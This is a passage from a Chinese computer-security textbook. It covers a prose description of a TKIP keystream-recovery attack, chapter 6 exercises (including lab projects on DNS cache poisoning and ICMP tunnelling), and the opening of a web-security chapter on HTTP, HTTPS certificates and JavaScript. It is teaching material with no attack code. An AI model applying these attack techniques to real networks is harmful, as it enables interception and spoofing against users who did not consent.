最近，研究人员发现了 TKIP 的脆弱性，攻击者只使用单个数据包（而不是密钥流种子的密钥）就能恢复密钥流，允许攻击者在网络上发送任意 7~15 个数据包。之所以存在这种攻击，源于 TKIP 的兼容性，TKIP 除了改进 MICHAEL 算法之外，还继续使用不安全

的 CRC-32 校验和机制。

正如针对 WEP 的削削攻击一样，攻击者利用这样一个事实：接入点会丢弃 CRC-32 校验和无效的数据包。攻击者捕获 ARP 数据包，并能很容易地确定它的长度。事实上，除了最后一个字节的源地址和目的地址、8个字节的 MICHAEL 算法和 4 个字节的 CRC-32 校验和之外，攻击者大都能提前知道 ARP 请求的内容。使用削削方法的变种，攻击者猜测这些未知字节的值，并使用接入点来验证每个猜测。

但是，如果在同一分钟内，接收到的两个消息具有正确的 CRC-32；只是 MICHAEL 校验和不正确，则 TKIP 附加的防御机制会发出警报并重新生成加密密钥。为了规避这一点，攻击者只需在猜测一个值后，再等待 1 分钟。一旦数据包已被解密，攻击者就能同时恢复密钥流和用于生成数据包校验和的 MICHAEL 密钥。使用这些信息，攻击者可以制作并向网络传送任意 7~15 个数据包。通过将 TKIP 配置为在短时间间隔内可以重发密钥，或使用更安全的 WPA2 协议，而不是使用 CRC-32，就能防止这种攻击。

6.6 练习

为了更好地做练习，可以访问网站 securitybook.net。

强化练习

- R-6.1 描述 DNS 的主要功能。
- R-6.2 假设 DNS 查询的事务 ID 的取值范围为 1~65 536，每个 DNS 请求都可以从中随机选择事务 ID 号。如果攻击者对每个请求发送 1024 个虚假的应答，为了以 99% 的概率危害受害者的 DNS 缓存，攻击者需要发送多少个请求？
- R-6.3 为什么网址嫁接与网络钓鱼攻击通常会结合使用，互相呼应呢？
- R-6.4 给出三种攻击者可以使用的不同技术，使受害人向攻击者选择的域发送 DNS 请求。
- R-6.5 解释子域名 DNS 缓存中毒攻击与传统 DNS 缓存中毒攻击的区别。
- R-6.6 将普通的 DNS 请求应答方法与 DNSSEC 的应答和身份验证方法进行比较和对比。
- R-6.7 解释无状态防火墙如何阻止所有流入和流出的 HTTP 请求。
- R-6.8 如何使用 SSH 绕过防火墙的策略？为了防止这种规避，网络管理员需要如何做？
- R-6.9 描述一个防火墙规则，它能防止 IP 欺骗从内部网流出数据包。
- R-6.10 违法者和秘密用户之间有什么区别？
- R-6.11 解释端口扫描如何表明正在进行的另一种攻击的基本迹象。
- R-6.12 对入侵检测系统而言，误报或漏报哪个更糟？为什么？
- R-6.13 给出如下每项操作的 IDS 审计记录示例：
 - (a) 用户 Alice 在 2010 年 12 月 18 日读取大小为 100MB、Bob 所拥有的文件 foo.txt。
 - (b) 客户端 129.34.90.101 向服务器 45.230.122.118 发起一个 TCP 会话，在 2009 年 1 月 16 日，用了 0.01 秒的 CPU 时间。

- (c) 用户 Charlie 在 2010 年 3 月 15 日从自己的计算机中退出，用了 0.02 秒的 CPU 时间。
- R-6.14 WEP 和 WPA 之间的主要区别是什么？在 WPA 标准下，各种可能的模式之间有何不同？
- R-6.15 解释为什么对 SSL 和 SSH 协议不能执行深度数据包检测？
- R-6.16 解释如何使用 IP 广播消息来执行 Smurf DOS 攻击。
- R-6.17 蜜罐是如何适应防火墙和入侵检测系统来提供安全的呢？

创新练习

- C-6.1 假设 DNS 的 ID 从 16 位扩展到了 32 位。基于生日悖论分析，为了以 50% 的几率成功地进行 DNS 缓存中毒攻击，攻击者应该发送多少 DNS 请求和相同数量的假响应？
- C-6.2 解释为什么 DNS 查询应答的 TTL（生命周期）值较大也不能防止 DNS 缓存中毒攻击。
- C-6.3 假设 Alice 使用 IPSec 给 Bob 发送 TCP 数据包。如果来自 Bob 的 TCP 确认丢失，那么 Alice 方的 TCP 发送方会假定相应的数据包已丢失，从而重发数据包。Bob 方的 IPSec 是否将重传的 TCP 数据包视同重放数据包呢？解释你的答案。
- C-6.4 另一种端口扫描是 ACK 扫描。ACK 扫描并不提供目标计算机端口是开放的或是关闭的，还是这些要访问的端口已被防火墙阻塞等消息。虽然大多数防火墙都阻止来自动不明的 SYN 数据包，但许多都允许 ACK 数据包通过。为了执行 ACK 扫描，执行扫描方向目标计算机的每个端口发送 ACK 数据包。如果没有响应，或都响应是 ICMP“目的不可达”的数据包，则端口被防火墙阻止。如果扫描端口应答一个 RST 数据包（当收到自发的 ACK 数据包时的默认响应），则 ACK 数据包已到达预定的主机，因此目标端口没有被防火墙过滤。但是要注意，此端口本身可能是开放的，也可能是关闭的：ACK 扫描有助于映射出防火墙的规则集，但为了确定目标计算机端口的状态，还需要更多的信息。描述入侵检测系统可用的规则集来检测 ACK 扫描。
- C-6.5 在 FIN 扫描中，向目标的每个端口都发送一个 FIN 数据包。如果有任何响应，则该端口是开放的，但如果对发送的 RST 数据包有响应，则该端口是关闭的。这种类型的扫描的成功取决于操作系统（许多操作系统包括 Windows），是否改变了它们的 TCP/IP 协议栈的默认操作来防止这种类型的扫描。此外，如何配置入侵检测系统来 FIN 扫描？
- C-6.6 如果攻击者能花一个星期的时间来观察目标计算机上用户的操作，说明如何给潜在的入侵者提供便利呢。
- C-6.7 描述一种规则，基于规则的入侵检测系统需要用此规则来检测 DNS 缓存中毒攻击。
- C-6.8 描述一种规则，基于规则的入侵检测系统要用此规则来检测 ARP 欺骗攻击。
- C-6.9 描述一种规则，基于规则的入侵检测系统要用此规则来检测 ping 洪水攻击。
- C-6.10 描述一种规则，基于规则的入侵检测系统要用此规则来检测 Smurf 攻击。
- C-6.11 描述一种规则，基于规则的入侵检测系统要用此规则来检测 SYN 洪水攻击。

- C-6.12 优惠券收集者 (coupon collector) 问题如下：如果一个人每一天都在电子邮件中随机接收到一张优惠券，则优惠券收集者问题给出了获得 n 张优惠券所需的预期天数。这个数大约为 $n \ln n$ 。将这一事实与 TCP 连接数进行比较，此 TCP 连接使用连续端口扫描，端口号从 1~65 535，指向某些主机，给出在随机端口扫描中所预期的请求数量，其中每次都请求一个随机端口（统一的和独立的），直到它探测过所有端口为止。
- C-6.13 描述对随机端口扫描的修改，如前一个练习所述，它仍使用随机生成端口序列号，但现在，尝试的 TCP 连接数据与顺序端口扫描数相同。

项目练习

- P-6.1 记一下日记，记录一周间如何使用自己的计算机。试着包括入侵检测事件日志所需的重要元素，包括读、写了哪些文件、运行了哪些程序、访问了哪些网站。（你的浏览器可能保留了事件本身的最后一组历史。）写一篇学期论文，在较高层次，讨论为自己的计算机建立入侵检测系统的规则和统计类型，该入侵检测系统会告诉你：除你之外哪些用户在使用你的计算机。还要讨论：基于你这一周使用自己计算机的模式，预测正常或异常行为的难易程度。
- P-6.2 写一篇学期论文，讨论了与身份盗窃相关的网址嫁接和网络钓鱼（包括来自知名企业和金融机构的垃圾邮件）的风险。在论文中应该讨论现在正在部署的一些减少网址嫁接和网络钓鱼的技术，当然还要介绍这些技术是如何有效地减少这两类攻击的。
- P-6.3 在授权虚拟机网络中，定义了三个虚拟机：DNS 服务器、受害者和攻击者，但实际上，它们都在同一台主机上。在 DNS 服务器上，安装了 DNS 服务器软件（如 bind），并配置 DNS 服务器对 example.com 域的查询做出响应。（应当指出：example.com 只是本书的例子，不属于任何人。）对受害者进行配置，使该 DNS 服务器作为它所用的默认 DNS 服务器。对攻击者，安装数据包嗅探和欺骗工具，如 Wireshark 和 Netwox。让攻击者和受害者在同一个局域网中，所以攻击者可以嗅探出受害者的 DNS 查询数据包，并使攻击者能对受害者发动 DNS 攻击。一旦这已成功，让攻击者和受害者在两个不同的网络中，攻击者无法观察受害者的 DNS 查询数据包。在这种更难的情况下，让攻击者向受害者发动 DNS 攻击。
- P-6.4 在虚拟机上，安装 Linux 操作系统。在这台计算机上实现一个简单的、无状态的个人防火墙。防火墙能检查每个来自外部的数据包，并过滤出与预定义防火墙规则相匹配的具有 IP/TCP/UDP 头的数据包。使用 Linux 内置的 Netfilter 机制可以实现这种防火墙。
- P-6.5 在虚拟机上，安装 Linux 操作系统。Linux 有一个 iptables 工具，本质上是建立在 Netfilter 机制之上的防火墙。开发在这台计算机上实施的防火墙规则列表，并配置 iptables 来执行这些规则。
- P-6.6 设计和实现程序来执行 DNS 查找，并在该系统中模拟 DNS 中毒攻击。
- P-6.7 编写 Web 爬虫或通过自己或朋友收集足够的垃圾邮件，以便找到五个钓鱼网站。根据 HTML 源代码和对在浏览器中显示页面的外观和感觉，比较这些网页与真正网

页的区别。

P-6.8 编写客户机/服务器程序，隧道数据使用非常规协议。例如，创建一个消息程序，通过 ICMP 数据包的有效负载发送数据。

本章注释

本章中所提到的一些协议都在如下的 RFC 文档中：

- RFC1035-DNS.
- RFC 2460-IPv6 和 IPSec.
- RFC4251-SSH.

有关本章涉及的主题的更多详细内容请参见这些书：Cheswick、Bellovin 和 Rubin 的书[16]，前面引用的 Comer 的书[18]，Tanenbaum[100]、Kaufman、Perlman 和 Speciner 的书[46]，以及 Stallings 的书[96]。Lioy 等给出了 DNS 安全概论[57]。Dan Kaminsky 发现了缓存中毒攻击中子域攻击的解决方案，在 2008 年，在公开公布脆弱性之前，他与开发 DNS 补丁软件的主要供应商合作修复了这一脆弱性。Keromytis 等讨论了 IPSec 的实现[48]。Martin Roesch 是 Snort 入侵检测系统的主要开发人员，他介绍了该系统的目标和体系结构[84]。Niels Provos 提出了一个虚拟蜜罐的框架[78]。Borisov、Goldberg、Wagner[12]以及 Stubblefield、Ioannidis 和 Rubin[98]介绍了针对 WEP 的攻击。

第 7 章 Web 安全

7.1 万维网

万维网（World Wide Web）简称 Web，它已经完全改变了人们使用计算机的方式。我们使用 Web 进行储蓄、购物、教育、通信、新闻、娱乐、协作与网络社交。但随着网络的发展，Web 还能提供更复杂的动态用户体验，同时 Web 中也出现了全新的安全和隐私问题，在本章中，我们将探讨相关的这些问题。在本小节中，先介绍 Web 技术所需的基本知识，然后在后续小节，再介绍针对 Web 客户端和 Web 服务器端的攻击。

7.1.1 HTTP 与 HTML

在基本层，网站只由包含文本和图像的网页组成，Web 浏览器（Web browser）能解译这些网页。为了访问网站，浏览器需要经过一些步骤。在这个过程中，浏览器首先要确定托管用户感兴趣网站的 Web 服务器（Web server）的 IP 地址。我们从第 5.3.1 小节开始回忆，IP 地址是分配给互联网上每台设备（也包括 Web 浏览器所在的客户端计算机）的唯一标识符。当然，使用 IP 地址直接访问网站有点麻烦（但这样做也是允许的）。所以，正如在 6.1 小节所讨论的，使用域名（如 www.example.com）来标识网站，这样能更容易地访问网站。不再使用 128.34.66.120 这样的 IP 地址来标识服务器上的网站。我们以域名的形式来请求要访问的网站，如 www.example.com，然后由域名系统（DNS）解析这个域名。

统一资源定位器

Web 浏览器使用统一资源定位器（Uniform Resource Locators, URL）来标识网站。Tim Berners-Lee 发明了此命名方案，URL 使我们能以简单一致的方式浏览远程计算上的内容，又能轻松地对可能的网站进行导航，如图 7.1 所示。下面是一个 URL 的例子：

<http://www.example.com/directory/file.html>

在此，www.example.com 是托管用户感兴趣网站的 Web 服务器的域名，directory 是存储用户感兴趣网站的文件夹名，file.html 是网站上描述网页的文件，网页包含文本和图像，其中文件使用超文本置标语言（hypertext markup language, HTML）的格式。通常，如果 URL 省略了文件名，则会请求默认的文件，如 index.html 或 home.html。

连接到 Web 服务器

URL 中的字符串 HTTP 代表超文本传输协议（hypertext transfer protocol, HTTP），用于检索请求的 Web 页。当给定一个这样的 URL 时，Web 浏览器首先在自己的系统中检查



图 7.1 URL 能标识半个世界的计算机上的内容。这种简单的技术为远程内容提供寻址方案，从而使万维网成为可能。

本地 DNS 缓存，看是否有某一项与所请求的网站域名对应。如果在本地没有找到对应项，则浏览器查询 DNS 服务器来解析域名的 IP 地址。在 Web 服务器解析 IP 地址之后，客户端与 Web 服务器的指定端口建立 TCP 连接，HTTP 的默认端口是 80。除了 HTTP 之外，在 URL 也使用其他协议。例如，下面列出了一些个常用端口和与之相关的服务：

- | | |
|-----|----------------------------|
| 端口 | 服务 |
| 21 | 文件传输协议（FTP） |
| 80 | 超文本传输协议（HTTP） |
| 443 | 通过 TLS/SSL 的超文本传输协议（HTTPS） |
- HTTPS 协议用于安全连接，我们将在 7.1.2 小节讨论。

HTTP 请求

在与 Web 服务器建立 TCP 连接之后，浏览器向该 Web 服务器发送 HTTP 请求（HTTP request），该请求封装了 TCP 数据包的数据部分。HTTP 请求指定了浏览器希望从 Web 服务器要接收的文件。HTTP 请求通常以一个请求行开始，该行通常由如 GET 或 POST 的命令组成。接下来是标识其他信息的头部分。最后，在可选消息中会提供更多信息。图 7.2 给出了一个 Web 浏览器发送 HTTP 请求，Web 服务器应答响应的示例。

超文本置标语言（HTML）

当 Web 服务器接收到 HTTP 请求时，它会处理请求，会将适当的内容和响应头一起传送给浏览器。这个响应头包含服务器的信息：如服务器所用软件的类型和版本号（如 Apache、微软的 IIS 或谷歌的 GWS）。由于响应头能暴露 Web 服务器的特定版本和类型，攻击者能利用这些信息协调攻击，良好的安全实践通常会改变默认服务器的响应头，使其不包含这些信息。通过隐藏相关信息来实现安全的做法也无法阻止有决心的攻击者，因为攻击者无需知道要攻击 Web 服务器的类型，只是盲目地利用脆弱性就能进行攻击。

响应头还包括被返回的数据信息，包括数据的大小和类型（如，是文本还是图像）。网页的主体使用超文本置标语言（hypertext markup language, HTML）的编码，其使用特殊的标签来提供文件的结构描述，这些标签如下：

- 文本格式 (text formatting): 如斜体为<i>text</i>、粗体为text
- 逐项列出 (Itemized lists): 列出设置项目符号或编号的项集合, 如first-itemsecond-item
- 超链接 (hyperlinks): 它提供了到其他网页的导航方式, 如在Description of the other page
- 脚本代码 (scripting code): 它描述了对网页的各种操作, 例如<script>Computer code</script>
- 嵌入图像 (embedded image): 如

即使 Web 浏览器只显示有一个单元的网页, 在实际上, 浏览器为了检索到网页中的所有元素, 也会发送多个 HTTP 请求。例如, 嵌入到网页中的每个图像都由一个单独的 HTTP 请求获取, 就像获取描述网页的主 HTML 文件本身一样。一旦接收到网页的所有响应, Web 浏览器解译接收到的 HTML 文件, 并显示相关的内容。此外, 如果需要, 大多数浏览器都为客户端提供了一种方法, 允许客户端直接查看所显示网页的 HTML 文件的源代码。




图 7.2 来自 Web 浏览器的 HTTP 请求与来自 Web 服务器的响应。在请求中, 第一行表示用户正在请求页面 index.html, 它存储在网站的根目录中, 用/.表示。HTTP/1.1 表示正在使用的 HTTP 协议的版本, 可选的版本为 1.0 和 1.1。Host 字段表示要查询的域名——这是必须的, 因为同一个 Web 服务器可以托管多个网站, 每个网站都有不同的域名。来自服务器的响应用状态码表示 (200 OK, 表示一个成功的请求)。在响应头中包含 Web 服务器所用软件、版本、操作系统 (在 CentOS 上运行 Apache2.2.3)、长度 (596 字节) 和被请求对象的修改日期 (2010 年 7 月 30 号 15:30:18)。最后, 在头之后, 响应包括在 HTML 中网页的格式 (以较小的字体显示)。注意, 双引号字符由“表示

HTML 表单

HTML 也包括表单（form）机制，允许用户向网站提供输入，在表单中用名字-值对表示变量。然后，服务器可以使用服务器端的代码处理表单变量（稍后在本章进行讨论）。表单可以使用两种方法提交数据：GET 变量和 POST 变量。当用户使用 GET 变量提交表单时，变量的名字-值对被直接编码到 URL，由& 进行分隔，如

```
http://www.example.com/form.php?first=Roberto&last=Tamassia
```

但是，使用 POST 提交表单时，提交的变量将包含在 HTTP 请求的主体中。

建议在查询数据库这样的操作中使用 GET 变量，这种操作没有任何永恒的结果。如果表单处理有副作用，如在数据库中插入了记录或发送电子邮件，应该使用 POST。这样做是基于这一事实：用户的历史记录会导致意外地提交 GET 变量，因此必须确保重复发送 GET 变量是安全的。而导航到要发送 POST 的信息时，浏览器会提示用户，确保用户希望再次提交此信息，从而保护 Web 应用程序被意外修改。

代码段 7.1 给出了使用 GET 变量的网页示例。

代码段 7.1 简单注册网页的 HTML 代码，表单包含三个变量

```
<html>
    <title> Registration</title>
    <body>
        <h1>Registration</h1>
        <h2>Please enter your name and email address.</h2>
        <form method="GET" action="http://securitybook.net/register.php">
            First: <input type="text" name="first">
            Last: <input type="text" name="last">
            Email: <input type="text" name="email">
            <input type="submit" value="Submit">
        </form>
        <p> <b>Thanks!</b> </p>
    </body>
</html>
```

使用 GET 方法进行提交当用户单击提交按钮时，浏览器被定向到 URL 指定的活动字段，即具有参数的 GET 变量，在下面的例子中，“@”字符被编码为“%40”。

```
http://securitybook.net/register.php?first=Roberto&last=Tamassia&email=rt%40security-book.net
```

在代码段 7.1 所示的网页中，由 form 标签指定 HTML 表单，它包括用于变量和提交按钮的嵌套 input 标签。由 method 属性指定 GET 变量的使用。此外，注意标签 h1 和 h2，分别表示 1 级标题和 2 级标题，P 标签表示段落。图 7.3 给出了浏览器中显示的这个网页。

HTTP 缺乏机密性

在默认情况下，HTTP 请求和响应都通过 TCP 的端口 80 传输。但是，默认端口 80 有许多安全和隐私问题。标准的 HTTP 协议不提供任何方式的数据加密。也就是说，以明文形式（in the clear）发送内容。由于缺乏加密，如果攻击者能截获在网站和浏览器之间正在发送的数据包，则攻击者能完全访问用户正在传输的任何信息，也可以修改数据包，正如

中间人攻击场景一样。因此，这种机密性的缺乏使 HTTP 不适用于传输敏感信息，如密码、信用卡号和社会安全号。



图 7.3 Mozilla Firefox 网页浏览器显示代码段 7.1 的网页

7.1.2 HTTPS

为了解决 HTTP 所固有的不能保密的问题，我们可以使用另一个协议：安全套接字层超文本传输协议（hypertext transfer protocol over secure socket layer, HTTPS）。HTTPS 与 HTTP 的语法相同，但采用了安全套接字层（secure socket layer, SSL），或使用称为传输层安全（transport layer security, TLS）的最新实现。SSL 和 TLS 依靠证书来验证服务器的身份，并在 Web 浏览器和 Web 服务器之间建立加密的通信信道。HTTPS 的操作顺序如图 7.4 所示。




图 7.4 建立 HTTPS 会话

为了建立安全连接，首先，浏览器向服务器请求建立 HTTPS 会话，并提供客户端支持的加密算法和散列函数。接下来，服务器选择双方都支持的最强的加密算法和散列函数，并将选择通知浏览器，并将自己的证书发送给浏览器，该证书包含了服务器的公钥。然后浏览器验证该证书的真实性。为了完成会话，浏览器使用服务器公钥来加密随机数，只有使用服务器的私钥才能对加密的随机数进行解密。这一组加密的随机数就是服务器和客户端生成的共享密钥，使用对称加密系统和消息认证码（MAC）对后续消息进行加密和验证。一旦建立了安全信道，就可以使用该信道开始正常的 HTTP 通信了。也就是说，每个 HTTP 消息中都追加了 MAC，由此产生的验证信息也被加密了。这种方法保护了 HTTP 请求和响应的机密性（通过对称加密系统）和完整性（通过 MAC）。

Web 服务器证书

除了提供服务器公钥来产生共享密钥之外，证书还为客户端提供了一种验证网站身份的手段。为了实现对网站的身份验证，使用受信的第三方私钥对证书进行数字签名，受信的第三方被称为证书颁发机构（Certificate Authority, CA）。网站所有者向 CA 提交证书签名请求（certificate signing request）并支付费用来获得证书。在验证请求者的身份和网站域名所有权之后，CA 签名与颁发证书，然后 Web 服务器将证书发送给浏览器来提供身份证明。例如，VeriSign（首席 CA）向许多银行的网站颁发证书。Web 服务器证书（也称为 SSL 服务器证书）包含如下的一些字段。

- 颁发证书的 CA 名称。
- 序列号：在 CA 颁发的所有证书中，序列号是唯一的。
- 证书的有效期。
- 网站的域名。
- 经营网站和网站所在位置的组织。
- Web 服务器所用的公钥密码系统（例如，1024 位的 RSA）。
- 在 HTTPS 协议中，Web 服务器所用的公钥。
- CA 签发证书所用的加密散列函数和公钥密码系统的标识符（如 SHA-256 和 2048 位的 RSA）。
- 对证书其他字段的数字签名。

因此，颁发者（CA）签名的 Web 服务器证书的主体（subject）由网站所属的组织、网站的域名和 Web 服务器的公钥组成。

由于 Web 服务器将其证书作为 HTTPS 协议的一部分，所以大多数的浏览器都为用户提供了检查服务器证书的方法，如图 7.5 所示。

扩展验证证书

有些 CA 只使用域验证（domain validation）——确认要签名证书的域名与证书申请者所拥有的域真正一致。为了验证域请求证书的真实性，需要建立更严格的指导方针，所以引入了扩展验证证书（extended validation certificate）。只有经过审计表明能以严格的标准确认主体身份的 CA 才能颁发这类新证书。CA/Browser Forum 是一个包括许多高知名度的 CA 和供应商的组织，它制定了相关标准。扩展验证证书所指定的证书 CA 字段如图 7.6

所示。




图 7.5 Firefox 显示的 Web 服务器证书。证书的字段包括网站所属的组织名称、网站的域名、颁发证书的 CA 名称、有效期和密码参数



图 7.6 扩展验证证书的指定

证书的层次结构

整个组织可以分层颁发证书，由中级 CA 签发低级的证书，而更高级的 CA 对中级 CA 进行验证。在这种情况下，顶级证书被称为根证书（root certificate）。很显然，根证书不能由更高级机构的签名，所以根证书是自签名证书（self-signed certificate），颁发者和主体相同。自签名证书本质上维护了自身的合法性。无论根证书是顶级域的证书，还是组织内的最高权力机构，它都是验证证书信任链的定位点（anchor point）。一般由操作系统或浏览器在受保护的文件中保存这些证书，以便能验证层次结构中较低级的证书。

证书的诚信和可用性问题

证书的内容指定了它的有效期，如果证书过期，则不再承认证书的真实性。除了这个内置的过期日期之外，证书还包括吊销证书网站的 URL，从该网站用户可以下载过期的、已经作废的证书吊销列表（certificate revocation list）。证书变得无效有几种原因，如私钥被破解或经营网站的组织变更。当证书无效时，CA 将其序列号添加到证书吊销列表来吊

销证书，吊销证书由 CA 签名，并在吊销网站上公布。因此，检查证书的有效性不仅涉及到验证证书上的签名，而且还要下载证书吊销列表，验证列表的签名，并检查证书的序列号是否出现在列表中。

证书的整个概念取决于用户对浏览器所显示信息的理解和用户作出的明智决定。例如，当建立安全连接时，大多数浏览器都显示可视的提示，如一个挂锁图标。对扩展验证证书还有其他提示。例如，Firefox 的版本 3 在地址栏的绿色背景区显示网站所属组织的标志和名称。此外，在该区域单击会显示证书的摘要，如图 7.7 所示。




图 7.7 由 Mozilla Firefox 浏览器提供的扩展验证证书的可视提示

当用户导航到一个网站，尝试建立 HTTPS 会话时，而此网站提供了一个过期的、被吊销的或者无效的证书，大多数 Web 浏览器会显示错误，并提示用户是否要信任该网站，如图 7.8 所示。不要对这些警告掉以轻心，因为它可能是攻击者发起的中间人攻击，通过提供伪造的、被吊销的或过期的证书来拦截 HTTPS 流量。一旦用户接受了这种证书，会将证书存储在用户本地硬盘上，浏览器的未来连接可能会访问此证书，这取决于浏览器的设置。



图 7.8 无效证书的警告

7.1.3 动态内容

如果网页只提供固定的图像、文本和偶数字段的表单，则会缺少用户和网站所有者需

要的许多功能。特别是，这些网页是静态的（static）——在将这类网页传输给用户后，它们就不会改变——所以静态网页没有动画、对鼠标的悬停事件没有反应、也没有视频。而如果网页有动态内容（dynamic content），为了与用户交互或响应其他条件（如时段），网页的内容会发生改变。

为了提供动态功能，我们引入了另一种Web语言：脚本语言（scripting language）。脚本语言也是一种编程语言，它提供了在应用程序（如Web浏览器）内执行的指令，而不是由计算机直接执行。用脚本语言编写的程序叫做脚本（script）。许多脚本语言描述传输给浏览器的代码，由浏览器的模块执行这些代码，该模块负责解译脚本中的指令，并执行指定的操作。我们将这种脚本语言称为客户端脚本语言（client-side scripting language）。其他的已开发的脚本语言，描述托管网站服务器上的执行代码，对用户隐藏代码，只给出代码的输出，我们将这种脚本语言称为服务器端脚本语言（server-side scripting language）。使用脚本语言，开发人员可以基于与用户的交互来改变网页的内容，创造更多的互动体验。

文档对象模型

文档对象模型（Document Object Model, DOM）是以有组织的方式表示网页内容的一种方法。DOM框架对HTML代码、概念化标签和在父子关系中作为对象的网页元素都采用了面向对象的方法，所形成的层次结构被称为**DOM树**（DOM tree）。DOM更有利于脚本网页内容的操作，通过遍历DOM树就能访问网页中的每个对象。

使用JavaScript

最早的（也是最流行的）的一种脚本语言是JavaScript，于1995年推出，现在被所有主流浏览器支持。JavaScript为开发人员提供了一套完整的工具集，用该工具集来开发交互的、动态的Web应用程序。为了表明浏览器正在使用JavaScript，用<script>和</script>标签来将JavaScript与普通的HTML代码分开。

JavaScript的功能强大，程序员可以声明函数、传递函数的参数、对函数执行某些操作或返回函数值。一个JavaScript函数的示例如代码段7.2所示。

代码段7.2 JavaScript的函数

```
<script type="text/javascript">
    function hello() {
        alert("Hello world!");
    }
</script>
```

在网页的后续内容中，如果有任何JavaScript代码行调用hello()函数，都会弹出一个具有“Hello world!”的弹出消息框。除了定义函数的功能之外，JavaScript还包括了C语言的一些标准的编程结构，如for、while、if/then/else和switch。

JavaScript也处理一些事件：如用户单击链接或只是在网页上悬停鼠标指针，后者被称为鼠标悬停（mouse-over）事件。这些事件的处理程序可以嵌入到正常的HTML代码之中，如代码段7.3所示。

代码段 7.3 用 JavaScript 处理鼠标悬停事件。在图像上悬停鼠标指针，将调用前面声明的 hello() 函数，结果弹出消息框

```

```

代码段 7.3 的鼠标悬停操作显示，它调用代码段 7.2 的函数，如图 7.9 所示。



图 7.9 鼠标悬停事件触发了 JavaScript 函数，使用 Apple Safari 浏览器：
(a) 在鼠标悬停事件之前。(b) 在鼠标悬停事件之后

通过访问 DOM 树中的元素，JavaScript 可以动态改变网页的内容，如代码段 7.4 所示。在头部分，声明了 JavaScript 函数 changebackground()。这个函数访问 DOM（document 节点）的根，并检查它的 bgColor 属性（网页的背景颜色）。如果当前背景颜色为#FFFFFF，则此十六进制代码表示白色，如果将背景设置为#000000，则此十六进制代码表示黑色。如果未进行设置时，背景颜色为白色。网页中其余的 HTML 代码的背景也是白色的。在网页主体中有一个按钮，该按钮与 JavaScript onClick 事件处理程序绑定在一起，当单击按钮时，会调用 changebackground() 函数。因此，当用户看到一个具有按钮的白色网页时，单击按钮，背景变为黑色，反之亦然，如图 7.10 所示。

代码段 7.4 JavaScript 网页的范例

```
<html>
<head>
<script type="text/javascript">
function changebackground() {
    if(document.bgColor=="#FFFFFF") {
        document.bgColor="#000000";
    }
    else {
        document.bgColor="#FFFFFF";
    }
}
</script>
</head>
<body bgcolor="#FFFFFF">
<button type="button" onClick="javascript:changebackground()">
```

```
Change the background!  
</button>  
</body>  
</html>
```



图 7.10 使用 Apple Safari 浏览器的 Click 事件：(a) 在单击事件之前，
(b) 在单击事件之后。每次后续的单击事件都会在两个背景之间来回切换

7.1.4 会话和 cookie

网站记录用户的行为和属性是非常有用的。但是，HTTP 协议是无状态的，所以网站不会自动保留网站客户端以前活动的任何信息。当 Web 客户端请求加载新的网页时，在默认情况下，该网页被作为 Web 服务器遇到的新网页。

而会话（session）的概念封装了访问者的信息，这些信息远不止是加载单个网页这么简单。例如，在理想情况下，具有用户账户和购物车功能网站应能记录它的访问者，以便用户访问新网页时，不再需要重新验证，或者在用户进入订单时，能记录项目编号。非常幸运，Web 服务器能使用几种方法来维护用户的会话信息，如通过 GET 变量或 POST 变量传递会话信息，利用 cookie 机制和实现服务器端的会话变量。

应将会话信息视为极端敏感的信息，因为在目前，用户使用它来维护自己在网站上的永久身份，通过它可以访问银行账户、信用卡号、医疗记录和其他机密信息。与会话相关的攻击类型是会话劫持（session hijacking）——在会话劫持中，攻击者假冒受害者的身份来访问用户的会话信息并通过网站的验证。

使用 GET 或 POST 的会话

